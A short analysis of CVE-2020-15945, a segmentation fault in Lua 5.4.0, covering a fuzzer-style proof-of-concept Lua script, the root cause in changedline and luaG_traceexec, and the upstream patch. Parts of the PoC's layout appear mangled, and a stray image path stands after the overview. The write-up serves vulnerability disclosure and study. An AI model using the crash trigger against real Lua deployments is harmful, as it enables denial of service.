CVE-2020-15945 Analysis

Author : HyungChan Kim

1. Overview

Crash type : Segmentation fault

Version : v5.4.0 (git commit hash : 31b8c2d4380a762d1ed6a7faee74a1d107f86014)


2. PoC Code

```
function errfunc ( p1, p2, p3, p12, p13, p14, p15, p6, p7, p16, p18, p19, p20,
p21,

    p22, p23, p24, p25, p26, p27, p28, p29, p30, p31, p32, p33, p34,

    p35, p36, p37, p38, p39, p40, p41, p42, p43, p44, p45, p46, p48,

    p49, p50 )

    return end

    function test (  )

        print ( do_yield and "" )

        pcall ( function (  )if do_yield then end end )

        error 'fail' end coro =

        coroutine.wrap ( function (  )print ( xpcall ( test, errfunc, false ) )

            do

                k = 0 local x::foo::assert ( not y ) k =

                1 if k then function g (  )setmetatable (

                    {

                    }

                    ,

                    {
```

```
                        __gc = function() function errfunc(x) end function
test(do_yield) print
                        "yieldingnot yielding" pcall(function() if do_yield then
yield() end end)
                        error 'fail' end
                        coro = coroutine.wrap coro() string.char(
                        0,
'BCDEFGHIJKLMNOPQRSTUVWXYZ'..'abcdefghijklmnopqrstuvwxyz',
                        "")(function() yield() end) end
                    }
                    ) end
                    function f (  )
                        debug.sethook ( print, "l" ) for j =
                        1, 1000
                        do
                            g (  )
                        end
                    end
                    f (  )
                end
            end
        end )
        (  )
---
```

3. Root Cause Analysis

Following log is observed by executing PoC code in Lua with gdb showing Segmentation Fault.



PoC executed with Lua compiled in address sanitizer does not show crash and the reporter was also aware of this problem.

The crash is generated as the oldpc value in changedline transfered from luaG_traceexec is a negative number. The reason why oldpc value became negative number is because in some cases L->oldpc is not always updated when control returns to a function.

```
static int changedline (const Proto *p, int oldpc, int newpc) {
  while (oldpc++ < newpc) {
    if (p->lineinfo[oldpc] != 0)
      return (luaG_getfuncline(p, oldpc - 1) != luaG_getfuncline(p, newpc));
  }
  return 0;  /* no line changes in the way */
}
```

4. Patch

To patch this problem, instead of fixing all cases Lua has come up with an idea about adding check point in ldebug.c which is the following code.

```
/* 'L->oldpc' may be invalid; reset it in this case */
  int oldpc = (L->oldpc < p->sizecode) ? L->oldpc : 0;
```

https://github.com/lua/lua/commit/a2195644d89812e5b157ce7bac35543e06db05e3

5. Reference

https://www.cvedetails.com/cve/CVE-2020-15945/

http://lua-users.org/lists/lua-l/2020-07/msg00123.html